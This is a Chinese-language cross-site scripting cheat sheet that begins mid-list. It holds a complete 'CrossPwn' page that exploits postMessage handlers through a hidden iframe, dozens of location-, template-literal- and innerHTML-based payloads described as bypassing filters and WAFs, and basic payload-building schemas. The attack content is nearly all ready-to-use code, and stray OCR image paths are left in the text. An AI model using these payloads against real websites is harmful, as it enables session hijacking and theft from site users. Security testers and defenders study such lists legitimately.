<link rel=stylesheet href=//HOST/FILE>
<link rel=stylesheet href=data:text/css,CSS>
```

跨域脚本攻击 - CrossPwn

将以下内容保存为 `.html` 文件，并按如下方式使用

使用方法： `http://facebook.com.localhost/crosspwn.html?target=//brutelogic.com.br/tests/status.html&msg=<script>alert(document.domain)`

- `facebook.com` 是允许的源域名
- `localhost` 是攻击者的域名。
- `//brutelogic.com.br/tests/status.html` 是目标页面
- `<script>alert(document.domain)` 是发送的消息（payload）。

```
<!DOCTYPE html>
<body onload="CrossPwn()">
<h2>CrossPwn</h2>
<p>OnMessage XSS</p>
<p>Use target & msg as URL parameters.</p>
<iframe id="f" height="0" style="visibility:hidden">
</iframe>
<script>
```

```
 searchParams = new URLSearchParams(document.location.search);
 target = searchParams.get('target');
 msg = searchParams.get('msg');
 document.getElementById('f').setAttribute('src', target);
 function CrossPwn() {frames[0].postMessage(msg,'*')}
</script>
</body>
</html>
```

基于loaction 的payload

下面xss payload使用一种更复杂的方式来执行，通过利用文件属性来填充另一个文档属性（localtion）。这导致了复杂的攻击方式，可以非常有效绕过过滤器和WAF，因为它们使用任意标签（XHTML），之前提到的任何`Agnostic`事件处理程序都可以使用。在这里，默认使用`onmouseover`事件。

在URL中，加号(`+`)需要编码为`%2B`

Location基础攻击手法

通过更简单的操作实现重定向到 JavaScript 伪协议的payload。

```
<j/onmouseover=location=innerHTML>javascript:alert(1)//
<iframe id=t:alert(1) name=javascrip onload=location=name+id>
```

Location 与 URL 片段

需要使用带有未编码 `#` 符号的payload。如果在 POST 请求中使用，URL 片段必须用于 action URL()

```
<javascript/onmouseover=location=tagName+innerHTML+location.hash>:/*hoverme!
</javascript>#*/alert(1)
<javascript/onmouseover=location=tagName+innerHTML+location.hash>:'hoverme!
</javascript>#'-alert(1)
<javascript:'-`/onmouseover=location=tagName+URL>hoverme!#`-alert(1)
<j/onmouseover=location=innerHTML+URL>javascript:'-`hoverme!</j>#`-alert(1)
<javas/onmouseover=location=tagName+innerHTML+URL>cript:'-`hoverme!</javas>#`-alert(1)
<javascript:/onmouseover=location=tagName+URL>hoverme!#%0Aalert(1)
<j/onmouseover=location=innerHTML+URL>javascript:</j>#%0Aalert(1)
<javas/onmouseover=location=tagName+innerHTML+URL>cript:</javas>#%0Aalert(1)
```

Location 与前置 Alert

```
`-alert(1)<javascript:`/
onmouseover=location=tagName+previousSibling.nodeValue>hoverme!
`-alert(1)<javas/
onmouseover=location=tagName+innerHTML+previousSibling.nodeValue>cript:`hoverme!
<alert(1)<!--/onmouseover=location=innerHTML+outerHTML>javascript:1/*hoverme!*/
</alert(1)<!-->
<j/1="*/""-alert(1)<!--/onmouseover=location=innerHTML+outerHTML>
javascript:/*hoverme!
*/"<j/1=/alert(1)//onmouseover=location=innerHTML+
previousSibling.nodeValue+outerHTML>javascript:/*hoverme!
```

Location 与自身 URL（最后一种仅适用于 Firefox）

需要将 `[P]` 替换为接收输入的漏洞参数。在 URL 中，`&` 需要编码为 `%26`。

```
<svg id=?[P]=<svg/onload=alert(1)+ onload=location=id>
<j/onmouseover=location=textContent>?[P]=&lt;svg/onload=alert(1)>hoverme!</j>
<j/onmouseover=location+=textContent>&[P]=&lt;svg/onload=alert(1)>hoverme!</j>
<j&[P]=<svg+onload=alert(1)/onmouseover=location+=outerHTML>hoverme!
</j&[P]=<svg+onload=alert(1)>
&[P]=&lt;svg/onload=alert(1)><j/
onmouseover=location+=document.body.textContent>hoverme!</j>
```

Location 与模板字面量

```
${alert(1)}<javascript:`//onmouseover=location=tagName+URL>hoverme!
${alert(1)}<j/onmouseover=location=innerHTML+URL>javascript:`//hoverme!
${alert(1)}<javas/onmouseover=location=tagName+innerHTML+URL>cript:`//hoverme!
${alert(1)}`<javascript:`//
onmouseover=location=tagName+previousSibling.nodeValue>hoverme!
${alert(1)}`<javas/
onmouseover=location=tagName+innerHTML+previousSibling.nodeValue>cript:`hoverme!
```

Inner & Outer HTML 属性的替代方案

这些最后的payload利用元素的 `innerHTML` 和 `outerHTML` 属性来实现与 `location` 相同的效果。但它们需要创建一个完整的HTML payload，而不是简单的 `"javascript:alert(1)"` 字符串。以下集合中的元素（使用索引 `0` 以便于理解）可以替换下面使用的 `head` 或 `body` 元素：`all[0]` `anchors[0]`、`embeds[0]`、`forms[0]`、`images[0]`、`links[0]` 和 `scripts[0]`。

```
<svg id=<img/src/onerror&#61alert(1)&gt; onload=head.innerHTML=id>
<svg id=<img/src/onerror&#61alert(1)&gt; onload=body.outerHTML=id>
```

XSS payload 基础构成方案


基本上有三种不同的方案来构建基于HTML的XSS payload。所有用于分隔字段的字符和字节都根据有效语法以下拉列表的形式展示。

%0X 表示从 %00 到 %0F 以及 %1X 的所有字节。“ENT” 表示 HTML 实体，意味着任何允许的字符或字节都可以使用其 HTML 实体形式（字符串和数字）。

最后，请注意“javascript”这个词中间可能有一些字节，也可能没有，并且它的所有字符也可以进行URL或HTML编码。


- **payload方案1 （标签 + 事件）触发payload**

```
例子：<button onclick="alert('XSS')">Click me</button>
```



- **payload方案 2（标签 + 属性 + 事件）触发payload**

```
例子：<img/src=/ onerror=alert(1)>
```



- **payload方案3（标签+ href|src|data|action|formaction）触发payload**

```
例子：<a href="javascript:alert('xss')">Click me</a>
```